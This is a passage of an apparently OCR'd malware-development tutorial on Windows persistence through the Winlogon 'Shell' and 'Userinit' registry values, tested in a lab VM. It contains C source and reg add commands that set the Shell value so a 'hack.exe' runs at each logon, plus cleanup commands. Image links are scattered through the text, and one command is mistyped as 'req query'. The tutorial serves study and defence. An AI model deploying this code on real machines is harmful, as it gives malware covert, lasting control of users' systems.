
Then, cleanup:

```
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v
"Shell" /t REG_SZ /d "explorer.exe" /f
```





What about another key `Userinit.exe`? Let's check. Run:

```
.\pers.exe
```




Logout and login:


win10-x64 (persistence_1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Signing out
Right Ctrl




Then, for the purity of experiment, check properties of `hack.exe` in Process Hacker 2:



As you can see, parent process is `winlogon.exe`.

Cleanup:

```
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v
"Userinit" /t REG_SZ /d "C:\Windows\System32\userinit.exe" /f
```



As you can see in both cases, the malware will be executed during Windows authentication.


But there are interesting caveat. For example if we update registry key as following logic:

```
/*
pers.cpp
windows persistence via winlogon keys
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/06/12/malware-pers-7.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  // shell
  const char* sh = "explorer.exe,Z:\\2022-06-12-malware-pers-7\\hack.exe";

  // startup
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Winlogon", 0 , KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // create new registry key

    // reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon" /v "Shell" /t REG_SZ /d "explorer.exe,..." /f
    RegSetValueEx(hkey, (LPCSTR)"Shell", 0, REG_SZ, (unsigned char*)sh, strlen(sh));
    RegCloseKey(hkey);
  }

  return 0;
}
```

That is, our malware is located along the path: `Z:\...\hack.exe` instead of `C:\Windows\System32\hack.exe`.


Run:


```
.\pers.exe
req query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /s
```



